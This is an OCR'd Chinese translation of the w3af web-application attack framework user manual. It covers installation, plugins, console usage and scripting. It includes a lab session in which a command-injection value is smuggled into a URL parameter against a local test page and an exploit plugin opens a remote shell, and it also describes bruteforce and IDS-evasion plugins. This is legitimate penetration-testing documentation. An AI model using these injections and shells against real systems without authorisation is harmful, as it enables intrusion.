


w3af用户手册

—— IDF 实验室译制作品

IDF 实验室研究员 Lenchio、做个好人

发布日期：2013 年 04 月 03 日

IDF 实验室 研究员 Lenchio、做个好人	版本:	<2.1>
w3af 用户手册——IDF 实验室译制作品	日期:	<2013/04/03>
文档标记：IDF-REPDOC-20130403		

IDF（互联网）智能防御(之友)实验室 是一个民间信息网络安全爱好者的技术俱乐部机构，骨干成员由相关领域的专业人士、技术人员和业余爱好者共同组成。IDF 实验室的研究方向主要集中在：互联网威胁发展趋势、终端安全管理、无线网络通讯安全、僵尸网络等技术领域和产品研究上。IDF 实验室面向广大信息网络安全爱好者提供计算机安全知识普及教育、参与对业界相关领域产品、发展动态进行客观的、独立的技术、市场研究与评估，为民间信息网络安全爱好者成长为专业安全技术从业人员提供平台和桥梁。

文档版本：2.1

原作者：Andres Riancho

审　阅：Javier Andalia

Mike Harbison

Andy Bach

Chris Teodorski

翻　译：lenchio

审　校：幸福的猪、做个好人

目录

介绍.....5
下载.....5
安装.....5
安装环境.....5
自动更新.....7
w3af 框架.....8
运行 w3af.....9
运行 w3af 图形界面.....12
w3af 插件.....13
插件配置.....14
启动扫描.....18
一个完整的会话.....19
关于漏洞挖掘的忠告.....21
当一切都失败了...23
w3af 脚本.....23
输出.....26
高级 Web 应用.....28
漏洞利用.....31
Web 应用 Payloads 介绍.....32
运行 Web 应用 Payloads.....33
Metasploit 集成工具.....36
通过代理控制受害主机.....36
更多信息.....41
漏洞.....41
贡献（参与者）.....41
结尾语.....41

介绍

本文档是 Web 应用攻击和漏洞分析框架（w3af）的用户手册，目的是为用户提供一个基础概览：w3af 的框架是什么，框架如何工作以及用户利用 w3af 可以做什么。

w3af 是一个完整的 Web 应用攻击和漏洞分析环境。该环境为 Web 漏洞的分析和渗透测试提供了一个可信赖的平台。

下载

可以从 w3af 框架的项目主页中下载本框架：

http://www.w3af.com/#download

w3af 有两种方式安装：通过发行包（为 Windows 系统提供的 w3af 安装包和为 unix 系统提供的 tgz 包）或者通过 SVN 安装。对新用户而言，建议使用最新的发行包，当然，高级用户可以通过检测 SVN 来获取本框架的最新版本。

安装

该框架可以工作在支持 python 的任何平台上。以下平台均可以安装和使用 w3af：Linux、Windows xp、Windows vista、FreeBSD 以及 OpenBSD。

本文档将以 Linux 平台为例，指导你如何安装 w3af。如果使用 w3af 官方网站的安装包，在 Windows 系统中安装 w3af 直接默认安装即可。

安装环境

运行 w3af 所需要的安装包环境可以分为两部分：

- **核心程序环境**
  - Python 2.7
  - fpconst-0.7.2
  - nltk
  - SOAPpy
  - pyPdf
  - Python bindings for the libxml2 library
  - Python OpenSSL
  - json.py

- scapy
- pysvn
- python sqlite3

- **图形接口环境**
  - graphviz
  - pygtk 2.0
  - gtk 2.12

你可能已经猜到了，核心程序环境是运行 w3af 所必须的(无论是控制台还是图形界面)，而图形接口环境只有用户打算使用图形界面时才作要求。

为了简化安装过程，一些环境安装包是附随于发布的 w3af 安装文件中的。这些附随的环境安装包可以在 extlib 文件夹下找到。大部分库可以从 extlib 文件夹下直接运行，但是另外一些环境安装包尚需要手动安装，这些包的安装步骤如下（以 root 权限）：

```
cd w3af
cd extlib
cd fpconst- 0.7.2
python setup.py install
cd ..
cd SOAPpy
python setup.py install
cd ..
cd pyPdf
python setup.py install
```

【译者注】

ubuntu 下尽量不要使用 apt-get 安装，虽然也可以安装，也可以手动下载上面的三个依赖包，但是可能会存在其它问题，建议直接官网下载发行包。

自动更新

框架具有自动更新功能。这个功能允许你运行 SVN 上最新的版本，无需执行“svn update”命令也不需要拥有 SVN 客户端。你可以配置本地 w3af 实例，实现每天、每周、每月自动更新。

默认情况下自动更新功能是开启的，可以通过修改 startup.conf 文件禁用或开启自动更新，startup.conf 文件在 w3af 第一次运行后被保存在~/.w3af/startup.conf。文件格式如下：

```
[STARTUP_CONFIG]
last-update = 2011-01-24
#Valid values: D[aily], W[eekly], [M]onthly
Frequency = D
auto-update = true
```

根据这个配置信息，w3af 会判断何时执行下一次更新检测。也可以通过简单的启动脚本实现强制立即更新或放弃更新，脚本格式如下：--force-update 或者 -no-update。

以下是自动更新过程执行时的标准控制台输出：

```
$ ./w3af_console -f
Checking if a new version is available in our SVN repository.
Please wait...
Your current w3af installation is r14. Do you want to update to r16 [y/N]?
y
w3af is updating from the official SVN server...
NEW /home/w3af/spam/eggs/__init__.py
UPD /home/w3af/spam/eggs/vulnerability.py
At revision 16.
Do you want to see a summary of the new code commits log messages? [y/N]?
y
Revision 16:
1. Rem new dependency
2. Added new dependency
3. Dep change
w3af>>>
```

有时候最新版本可能引进了一些用户不期望改变的功能或者设定。针对这种情况，w3af 提供还原选项，允许 w3af 还原到更新前的工作版本。用户可以简单的使用 PREV 参数，配合-r 或者--revision 选项实现这一过程。

```
$ ./w3af_console -r PREV
```

如果按照以下配置也可以达到同样效果：

```
$ ./w3af_console -r HEAD
```

这与上面提到的使用-f 指令强制更新到最新版本功能相同。

最后，用户还可以强制更新 w3af 到特定版本：

```
$ ./w3af_console -r 1234
```

w3af 框架

在运行 w3af 之前，用户需要理解本框架的工作原理。这将使用户能够更高效的识别和利用漏洞。

本框架拥有三种类型的插件：**漏洞挖掘**（discovery）、**漏洞分析**（audit）和**漏洞攻击**（attack）。

漏洞挖掘插件只负责一件事情：搜寻新的 URL、表单和其它注入点（injection points）。Web spider 便是一个经典的漏洞挖掘插件。这个插件以一个 URL 为输入，然后得到一个或多个注入点。当用户使用多个这种类型的插件时，这些插件会运行这样的循环：如果插件 A 在第一次运行时发现了一个新的 URL，w3af 内核将这个 URL 传递给插件 B。如果插件 B 发现了一个新的 URL，它也将被发送给插件 A。这个过程将一直持续下去，所有的插件都将运行工作，占用应用资源，直到无法运行漏洞挖掘应用。

漏洞分析插件则获取那些由漏洞挖掘插件找到的注入点，为了发现漏洞，漏洞分析插件会向所有可注入点发送特别设计的数据。例如使用一个漏洞分析插件来获取 SQL 注入的漏洞。

漏洞攻击插件的作用是利用分析插件发现的漏洞。它们通常会得到一个远程服务器的 shell，或者一个利用 SQL 注入漏洞获取的远程数据库表。

运行 w3af

w3af 有两种用户界面：控制台界面和图形界面。本用户手册聚焦在控制台用户界面，主要是为了更简单的解释 w3af 的功能。用户只要执行 w3af_console，就可以启动控制台，不需要任何参数，你将得到一个如下的提示符：

```
$ ./w3af_console
w3af>>>
```

通过这个提示符你可以配置该框架、启动扫描以及漏洞的充分利用。你可以在这个提示符中键入命令。用户需要学习的第一条命令可能是“help”（请注意键入命令的大小写）：

```
w3af>>> help
|-------------------------------------------------------|
| start         | Start the scan.                       |
| plugins       | Enable and configure plugins.         |
| exploit       | Exploit the vulnerability.            |
| profiles      | List and use scan profiles.           |
|-------------------------------------------------------|
| http settings| Configure the http settings of the      |
```

```
|              | framework.                                          |
| misc settings| Configure w3af misc settings.                       |
| target       | Configure the target URL.                           |
|-------------------------------------------------------------------|
| back         | Go to the previous menu.                            |
| exit         | Exit w3af.                                          |
| assert       | Check assertion.                                    |
|-------------------------------------------------------------------|
| help         | Display help. issuing: help [command],              |
|              | prints more specific help about "command"           |
| version      | Show w3af version information.                      |
| keys         | Display key shortcuts.                              |
|-------------------------------------------------------------------|
w3af>>>
w3af>>> help target
Configure the target URL.
w3af>>>
```

如上所述，主菜单命令在 help 命令中都有相应的解释。每个菜单的内部命令会在文档后面见到。可能你已经注意到，“help”命令可以带一个参数，如果参数有效，一个关于那个参数命令的详细帮助会被显示出来，例如“help keys”。

另外一些有趣并且值得注意的事情是控制台的 Tab 补全能力（键入 plu 然后按 Tab 键）以及历史命令（在键入一些命令之后，通过上下方向键获得历史命令）。

为了进入配置菜单，用户只需要键入菜单的命令名称然后敲回车即可，这样你将看到提示符如何改变以及当前所处的上下文：

```
w3af>>> http settings
w3af/config: http settings>>>
```

所有配置菜单均提供以下命令：

- help
- view
- set
- back

以下是这些命令在 http-settings 菜单中的用法示例：

```
w3af/config: http settings>>> help
|-------------------------------------------------------------------|
```

```
| view   | List the available options and their values.    |
| set    | Set  a parameter value.                         |
|-------------------------------------------------------|
| back   | Go to the previous menu.                        |
| exit   | Exit w3af.                                      |
| assert | Check assertion.                                |
|-------------------------------------------------------|
w3af/config:http settings>>> view
|-------------------------------------------------------|
| Setting       | Value     | Description               |
|-------------------------------------------------------|
| timeout     | 10        | The timeout for connections     |
|             |           | to the HTTP server              |
| headersFile|           | Set the headers filename.This   |
|             |          | file has additional headers that |
|             |          | are  added to each request.      |
|-------------------------------------------------------|
|ignoreSessCookies| False  | Ignore session cookies        |
| cookieJarFile   |        | Set the cookiejar filename.  |
|-------------------------------------------------------|
...
w3af/config:http settings>>> set timeout 5
w3af/config:http settings>>> view
...
| timeout    | 5         | The timeout for connections     |
...
```

概括的讲，“view”命令式用来列出所有可配置参数，以及它们值和说明。set 命令用来改变一个值。最后我们可以执行“back”、“.”或者按 Ctrl+C 返回上层菜单。我们可以通过使用“help 参数名称”，获取每个配置参数的详细帮助，正如下面的示例：

```
w3af/config:http settings>>> help timeout
Help for parameter timeout:
===========================
Set low timeouts for LAN use and high timeouts for slow Internet
connections.
w3af/config:http settings>>
```

“http-settings”和“misc-settings”配置菜单是用来配置框架使用的系统级参数的。所有的参数都有缺省值，大部分情况下用户可以不进行任何配置。w3af 的设计，在某种程度上方便初学者使用，不需要学习太多关于它的内部知识。对那些知道需要使用特定功能高级用户而言，w3af 也足够灵活，可以通过改变内部配置参数来实现他们的目的。


运行 w3af 图形界面

w3af 也具有用户图形界面，用户可以执行以下命令启动图形界面：

```
$ ./w3af_gui
```

图形界面允许用户执行该框架提供的所有操作，并且具有更简单、更快速的启动扫描和分析结果的特点。

如果你想知道图形界面的外观，请参照以下截图：



更多详细描述请阅读“gtkUiUsersGuide”。

w3af 插件

插件可以实现所有想不到的事情。这些插件会找到 URL、挖掘漏洞并利用漏洞。所以现在，我们将学习如何配置插件。在上一小节中我们介绍了 w3af 拥有三种核心类型的插件：挖掘插件、分析插件和利用插件。下面是完整的插件类型列表：

- **漏洞挖掘**（discovery）
- **漏洞分析**（audit）
- **漏洞匹配**（grep）
- **漏洞利用**（exploit）
- **文件输出**（output）
- **Mangle**
- **暴力破解**（bruteforce）
- **隐匿**（evasion）

漏洞挖掘插件找到新的注入点，然后漏洞分析插件利用这些注入点寻找漏洞。

漏洞匹配插件分析其它插件产生的 http 请求和响应，并在这些请求和响应中识别漏洞。例如，一个漏洞匹配插件将发现 HTML body 内包含关键字“password”的内容，然后基于此生成一个漏洞。

漏洞利用插件使用分析阶段发现的漏洞然后获得一些对用户有用的东西（远程 shell，数据库表泄露，代理等）。

输出插件是该框架和插件与用户沟通的方式。输出框架保存数据到一个文本或者 html 文件。调试信息也被发送到输出插件中，并可以保存用于分析。

Mangle 插件允许以基于正则表达式的方式修改请求和响应，试想“sed（流编辑器）for the web”。

暴力破解插件会进行暴力破解登陆信息。这些插件属于挖掘阶段的一部分。

最后，隐匿（evasion）插件尝试绕过简单的入侵检测规则。

插件配置

这些插件使用“plugins”配置菜单进行配置。

```
w3af>>> plugins
w3af/plugins>>> help
|-------------------------------------------------------|
| list        | List available plugins.                 |
```

```
|-------------------------------------------------------|
| back        | Go to the previous menu.                |
| exit        | Exit w3af.                              |
| assert      | Check assertion.                        |
|-------------------------------------------------------|
| mangle      | View, configure and enable mangle plugins    |
| evasion     | View, configure and enable evasion plugins   |
| discovery   | View, configure and enable discovery plugins |
| grep        | View, configure and enable grep plugins      |
| bruteforce  | View, configure and enable bruteforce plugins|
| audit       | View, configure and enable audit plugins     |
| output      | View, configure and enable output plugins    |
|-------------------------------------------------------|
```

w3af/plugins>>>

除漏洞利用插件外，这里可以对所有插件进行配置，下面的例子演示了如何找到一个插件的相关语法。

```
w3af/plugins>>> help audit
View, configure and enable audit plugins
Syntax: audit [config plugin | plugin1[,plugin2 ... pluginN] | desc plugin]
Example: audit
Result: All enabled audit plugins are listed.
Example 2: audit LDAPi,blindSqli
Result: LDAPi 和 blindSqli configuration menu.
Example 3: audit config LDAPi
Result: Enters to the plugin configuration menu.
Example 4: audit all,!blindSqli
Result: All audit plugins are configured to run except blindSqli.
Example 5: audit desc LDAPi
Result: You will get the plugin description.
Example 6: audit LDAPi,blindSqli
           audit !LDAP
Result: LDAPi is disabled in the second command, only blindSqli will run.
w3af/plugins>>> help list
```

```
List available plugins.
Syntax: list {plugin type} [all | enabled | disabled]
By default all plugins are listed.
w3af/plugins>>>
```

下面的例子演示了使用 `list` 命令查看所有有效的插件和它们的状态。

```
w3af/plugins>>> list audit
|-----------------------------------------------------------|
| Plugin name     |Status| Conf | Description               |
|-----------------------------------------------------------|
| LDAPi           |      |      | Find LDAP injection bugs.|
| blindSqli       |      | Yes  | Find blind SQL injection  |
|                 |      |      | vulnerabilities.          |
| buffOverflow    |      |      | Find buffer overflow      |
|                 |      |      | vulnerabilities.          |
| dav             |      |      | Tries to upload a file    |
|                 |      |      | using HTTP PUT method.    |
| eval            |      |      | Finds incorrect usage     |
|                 |      |      | of the eval().            |
...
```

为了启动 `xss` 和 `sql` 注入插件，并确认这些命令被框架理解，我们执行以下命令集：

```
w3af/plugins>>> audit xss, sqli
w3af/plugins>>> audit
|-----------------------------------------------------------|
| Plugin name    | Status    | Conf | Description          |
|-----------------------------------------------------------|
...
| sqli           | Enabled   |    | Find SQL injection     |
|                |           |      | bugs.                |
...
| xss            | Enabled   | Yes | Find cross site       |
|                |           |      | scripting            |
|                |           |      | vulnerabilities.     |
| xst            |           |      | Verify Cross Site    |
|                |           |      | Tracing              |
|                |           |       | vulnerabilities.    |
```

```
|-------------------------------------------------------|
```

w3af/plugins>>>

或者如果用户对了解一个插件具体做了什么感兴趣，也可以运行“desc”命令：

```
w3af>>> plugins
w3af/plugins>>> audit desc fileUpload
This plugin will try to exploit insecure file upload forms.
One configurable parameter exists:
 -extensions

 The extensions parameter is a comma separated list of extensions that
 this plugin will try to upload. Many web applications verify the
 extension of the file being uploaded, if special extensions are required,
 they can be added here.

 Some web applications check the contents of the files being
 uploaded to see if they are really what their extension
 is telling. To bypass this check, this plugin uses file
 templates located at "plugins/audit/fileUpload/", this templates are
 valid files for each extension that have a section ( the comment field
 in a gif file for example ) that can be replaced by scripting code ( PHP,
 ASP, etc ).

 After uploading the file, this plugin will try to find it on
 common directories like "upload" and "files" on every know
 directory. If the file is found, a vulnerability exists.
 w3af/plugins>>>
```

现在我们知道了这个插件做什么，让我们再看下它的配置：

```
w3af/plugins>>> audit config xss
w3af/plugins/audit/config:xss>>> view
|-------------------------------------------------------|
| Setting       |Value| Description                     |
|-------------------------------------------------------|
| numberOfChecks  | 3     | Set the amount of checks to   |
|             |       | perform for each fuzzable       |
|             |       | parameter. Valid numbers: 1 to 13|
```

```
| checkStored | True | Search persistent XSS                          |
|-------------------------------------------------------------|
w3af/plugin/xss>>> set checkStored False
w3af/plugin/xss>>> back
w3af/plugins>>> audit config sqli
w3af/plugins/audit/config:sqli>>> view
 |-------------------------------------------------------------|
 | Setting     | Value | Description                           |
 |-------------------------------------------------------------|
 |-------------------------------------------------------------|
 w3af/plugins/audit/config:sqli>>>
 w3af/plugins/audit/config:sqli>>> back
 w3af/plugins>>>
```

插件的配置菜单也拥有用来改变参数值的 set 命令和列出现有值的 view 命令。在前面的示例中我们禁止了可以持续的跨站脚本检查的 XSS 插件，并且列出了 sql 注入插件现在的状态（实际上它没有任何配置参数）。

启动扫描

配置完所需要的插件后，用户必须设置目标 URL，最后启动扫描。目标选项通过如下方式设定：

```
w3af>>> target
w3af/config:target>>> set target http://localhost/
w3af/config:target>>> back
w3af>>>
```

最后，执行”start“命令启动所有配置的插件。

```
w3af>>> start
```

扫描过程中，用户可以通过敲回车键查看当前 w3af 内核的扫描状态，状态行显示如下：

```
Status:Running discovery.WebSpider on http://localhost/w3af/|
Method:GET.
```

一个完整的会话

下面给出了一个完整的 w3af 会话周期示例。需要注意的是这些命令中间的注释。

```
$ ./w3af
```

```
w3af>>> plugins
w3af/plugins>>> output console,textFile
w3af/plugins>>> output config textFile
w3af/plugins/output/config:textFile>>> set fileName output
w3af.txt
w3af/plugins/output/config:textFile>>> set verbose True
w3af/plugins/output/config:textFile>>> back
w3af/plugins>>> output config console
w3af/plugins/output/config:console>>> set verbose False
w3af/plugins/output/config:console>>> back
```

所有这上面的命令是启动两个输出插件：控制台和文本文件的命令，并根据需要配置这两个插件。

```
w3af/plugins>>> discovery allowedMethods,webSpider
w3af/plugins>>> back
```

本示例中我们只允许启用挖掘插件。启动的两个插件是 allowedMethods 和 WebSpider

```
w3af>>> target
w3af/target>>> set target http://localhost/w3af/
w3af/target>>> back
w3af>>> start
New URL found by discovery:
http://localhost/w3af/responseSplitting/responseSplitting.php
New URL found by discovery:
http://localhost/w3af/blindSqli/blindSqli str.php
New URL found by discovery:
http://localhost/w3af/WEBSpider/2.html
...
...
The URL: http://localhost/beef/hook/ has DAV methods enabled:
 -OPTIONS
 -GET
 -HEAD
 -POST
 -TRACE
 -PROPFIND
```

```
 -PROPPATCH
 -COPY
 -MOVE
 -LOCK
 -UNLOCK
 -DELETE ( is possibly enabled too, not tested for safety )
New URL found by discovery:
http://localhost/w3af/globalRedirect/wargame/
New URL found by discovery:
http://localhost/w3af/globalRedirect/w3af site.tgz
```

在挖掘阶段结束后，会呈现给用户一个漏洞挖掘概要：

```
The list of found URLs is:
- http://localhost/w3af/globalRedirect/w3af.testsite.tgz
- http://localhost/beef/hook/beefmagic.js.php
- http://localhost/w3af/globalRedirect/2.php
- http://localhost/w3af/WEBSpider/11.html
...
```

概要中的一节是将来分析阶段可能会用到的注入点。

```
Found 78 URLs and 102 different points of injection.
The list of Fuzzable requests is:
http://localhost/w3af/ | Method: GET
 http://localhost/w3af/responseSplitting/responseSplitting.php | Met
hod: GET | Parameters: (header)
- http://localhost/w3af/sqli/dataReceptor.php | Method: POST |
Parameters: (user,firstname)
```

最后用户可以退出应用，返回系统 shell。

```
w3af>>> exit
w3af, better than the regular script kiddie.
$
```

关于漏洞挖掘的忠告

漏洞挖掘是一把双刃剑：明智的运用它，将为你带来远程 Web 应用的许多信息，死板的运用它，你肯能需要等待数个小时直到挖掘阶段结束。更明确的说，死板的使用方式就是

启用所有挖掘插件（“discovery all”）而不考虑自己到底在做什么或者也不去查看目标的 Web 应用，不关心挖掘目标的规模和构成。

下面一些例子将使事情更清楚：

“假设你正在测试一个内网 Web 应用，这个 Web 应用规模比较大并且未使用任何 Flash 或者 javascript 代码”

推荐配置：

“discovery all, !spiderman, !fingerGoogle. !fingerBing, !fingerPKS, !BingSpider, !googleSpider, !phishtank”。

原因：Spiderman 应只用于 webSpider 无法找到所有连接的情况。fingerGoogle, fingerBing 和 fingerPKS 插件为各自的搜索引擎搜索邮件地址，如果是内部网络应用，这些地址在搜索引擎中都是无效的，因为它们永远不会被索引。BingSpider 和 googleSpider 使用搜索引擎查找 URL，就和 fingerGoogle 等类似，它们是无效的，因为搜索引擎不会索引内部页面。phishtank 应该被启用，因为它的功能是搜索钓鱼网站，和前面的一样，内部站点在搜索引擎中是不被索引的。

“假设你正在测试一个被互联网覆盖的 Web 应用，Web 应用比较庞大并且没有使用 Flash 和 javascript 代码”。

推荐配置：“discovery all,!spiderMan, !wordnet”。

原因：Spiderman 应只用于 webSpider 无法找到所有连接的情况。wordnet 插件运行于互联网时会耗费较长时间，所以禁用它才是上策。

“假设你正在测试一个互联网上的 Web 应用，该应用规模庞大并且使用了 Flash 或者 javascript 代码。你也知道这个应用不执行任何 Web 服务”。

推荐配置：“discovery all, !wordnet, !wsdlFinder”.

原因：wordnet 插件在互联网上运行会花费很长时间，所以禁用它是个好主意。关于 wsdIFinder，如果我们已经知道不存在任何 WEB 服务，为什么还要寻找它们?

“假设你正在测试一个互联网上的 Web 应用，该应用规模庞大，你确实有需要知道所有的连接和站点功能，并且你不在意等待时间”。

推荐配置：“discovery all”。

原因：你确实需要获取该网站的信息，并且不介意会花费整整一天时间。

最新发布的框架为 misc-setting 选项增加了一个“maxDiscoveryTime”（最大发现时间）参数。默认设置为两小时，大部分情况下这足够映射整改 Web 应用，然后通过分析插件启动注入测试。

当一切都失败了...

当你只启用了挖掘阶段推荐的插件，框架启动后，两小时已经过去了，但是挖掘仍然在进行并且没有找到任何漏洞。当你发现自己处于这种情形时，你有两个选择：等待 w3af 结束或者按 Ctrl+C 来结束挖掘然后启动分析阶段。

另外需要记住的是如果你正在保存调试信息到一个文本文件，你可以打开一个新的命令提示符，然后执行“`tail -f w3af-output-file.txt`” 来查看 w3af 正在做什么。

w3af 脚本

当开发 w3af 时候，我们意识到快速并且简单的重复执行某些步骤的需求，就这样脚本功能诞生了。w3af 可以使用-s 参数运行一个脚本文件。脚本文件是每行一条控制台命令的文本文件。下面是一个脚本文件的例子：

```
$ head scripts/script-os_commanding.w3af
# This is the osCommanding demo:
plugins
output console,textFile
output
output config textFile
set fileName output w3af.txt
set verbose True
back
```

通过执行“`./w3af_console -s scripts/script-os_commanding.w3af`”来运行脚本，输出就像用户手动在控制台键入命令一样：

```
$ ./w3af_console -s scripts/script-os_commanding.w3af
w3af>>> plugins
w3af/plugins>>> output console, textFile
w3af/plugins>>> output
|                                                                    |
```

```
| Plugin name | Status  | Conf | Description                |
|             |         |      |                            |
| console     | Enabled | Yes  | Print messages to the    |
|             |         |      | console.                 |
| gtkOutput   |         |      | Saves messages to        |
|             |         |      | kb.kb.getData('gtkOutput'|
|             |         |      | ,'queue'), messages are  |
|          |       |       | saved in the form of objects.|
| htmlFile |       | Yes  | Print all messages to a HTML  |
|          |       |      | file.                        |
| textFile | Enabled| Yes  | Prints all messages to a text|
|          |        |      |  file.                       |
| WEBOutput|        |      | Print all messages to the WEB|
|          |        |      | user interface this plugin   |
|          |        |      | and the WEB user interface   |
|          |        |      | are DEPRECATED.              |
|                                                          |
```

```
w3af/plugins>>> output config textFile
w3af/plugins/output/config:textFile>>> set fileName outputw3af.txt
w3af/plugins/output/config:textFile>>> set verbose True
w3af/plugins/output/config:textFile>>> back
w3af/plugins>>> output config console
w3af/plugins/output/config:console>>> set verbose False
w3af/plugins/output/config:console>>> back
w3af/plugins>>> back
w3af>>> plugins
w3af/plugins>>> audit osCommanding
w3af/plugins>>> back
w3af>>> target
w3af/config:target>>>
set target http://localhost/w3af/osCommanding/vulnerable.php?command=f0
as9
w3af/config:target>>> back
w3af>>> start
Found 1 URLs and 1 different points of injection.
```

```
    The list of URLs is:
    http://localhost/w3af/osCommanding/vulnerable.php
    The list of fuzzable requests is:
    http://localhost/w3af/osCommanding/vulnerable.php | Method:
GET | Parameters: (command)
    Starting osCommanding plugin execution.
    OS Commanding was found at:
"http://localhost/w3af/osCommanding/vulnerable.php", using
HTTP method GET.The sent data was:"command=+ping+-c+9+localhost".
    The vulnerability was found in the request with id 5.
    Finished scanning process.
    w3af>>> exploit
    w3af/exploit>>> exploit osCommandingShell
    osCommandingShell exploit plugin is starting.
    The vulnerability was found using method GET, tried to change
the method to POST for exploiting but failed.
    Vulnerability successfully exploited. This is a list of
available shells:
    - [0] <osCommandingShell object (ruser: "wwwdata"| rsystem:
"Linux brick 2.6.2419generic i686 GNU/Linux")>
    Please use the interact command to interact with the shell
Objects.
    w3af/exploit>>> interact 0
    Execute "endInteraction" to get out of the remote shell.
    Commands typed in this menu will be runned on the remote web
server.
    w3af/exploit/osCommandingShell-0>>> ls
    vulnerable.php
    vulnerable2.php
    w3afAgentClient.log
    w3af/exploit/osCommandingShell-0>>> endInteraction
    w3af/exploit>>> back
    w3af>>> exit
    spawned a remote shell today?
    $
```

输出

w3af 所有输出均由输出插件进行管理。每个输出插件进行输出时会输出不同格式（txt,html,etc），例如 textFile 插件默认将所有输出写入 output-w3af.txt 文件。这些插件的配置和其它插件类似，如下所示：

```
$ ./w3af_console
w3af>>> plugins
w3af/plugins>>> output console,textFile
w3af/plugins>>> output config textFile
w3af/plugins/output/config:textFile>>> set fileName output
w3af.txt
w3af/plugins/output/config:textFile>>> set verbose True
w3af/plugins/output/config:textFile>>> back
w3af/plugins>>> output config console
w3af/plugins/output/config:console>>> set verbose False
w3af/plugins/output/config:console>>> back
```

通过上面的配置，textFile 插件会将所有信息输出到 output-w3af.txt 文件中，包括调试信息（参见命令“set verbose True”）。下面是写入文件的内容示例：

```
[Sun Sep 14 17:36:09 2008 debug w3afCore]
Exiting setOutputPlugins()
[Sun Sep 14 17:36:09 2008 debug w3afCore]
Called w3afCore.start()
[Sun Sep 14 17:36:09 2008 debug xUrllib]
Called buildOpeners
[Sun Sep 14 17:36:09 2008 debug keepalive]
keepalive: The connection manager has 0 active connections.
[Sun Sep 14 17:36:09 2008 debug keepalive]
keepalive: added one connection, len(self._hostmap["localhost"]): 1
[Sun Sep 14 17:36:09 2008 debug httplib]
DNS response from DNS server for domain: localhost
[Sun Sep 14 17:36:09 2008 debug xUrllib]
GET http://localhost/w3af/osCommanding/vulnerable.php?command=f0as9
returned HTTP code "200"
```

输出插件也负责处理 HTTP 请求和响应的日志。各个插件以不同的方式处理这些数据。例如，textFile 插件会将请求和相应写入一个文件，然后 htmlFile 插件会忽视这些数据，并且简单到不做任何处理。下面是由 textFile 插件写入文件的一个 HTTP 日志信息的例子：

```
==========Request 4 Sun Sep 14 17:36:12 2008==============
GET http://localhost/w3af/osCommanding/vulnerable.php?
command=+ping+-c+4+localhost HTTP/1.1
Host: localhost
Accept encoding: identity
Accept: */*
User agent: w3af.sourceforge.net
==========Response 4 Sun Sep 14 17:36:12 2008==============
HTTP/1.1 200 OK
date: Sun, 14 Sep 2008 20:36:09 GMT
transfer encoding: chunked
x powered by: PHP/5.2.4 2ubuntu5.3
content type: text/html
server: Apache/2.2.8 (Ubuntu) mod_python/3.3.1 Python/2.5.2
PHP/5.2.4 2ubuntu5.3 with Suhosin Patch
PING localhost (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64
time=0.024 ms
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64
time=0.035 ms
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64
time=0.037 ms
64 bytes from localhost (127.0.0.1): icmp_seq=4 ttl=64
time=0.037 ms
localhost ping statistics
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.024/0.033/0.037/0.006 ms
============================================================
```

由插件和框架发送的所有信息均被传递给所有启动的插件，所以如果你已经启动了 textFile 和 htmlFile 输出插件，二者均会记录由分析插件发现的漏洞信息。

高级 Web 应用

一些 Web 应用使用浏览器端技术，例如 javascript、Flash 和 java applets 等一些浏览器理解的技术，w3af 暂时不能应对这些。正因如此，一个被称作网络爬虫的脚本被开发出来。这个脚本将运行一个 HTTP 代理，用户可以通过这个代理浏览目标站点；在浏览过程中，插件将从请求和响应中提取信息。

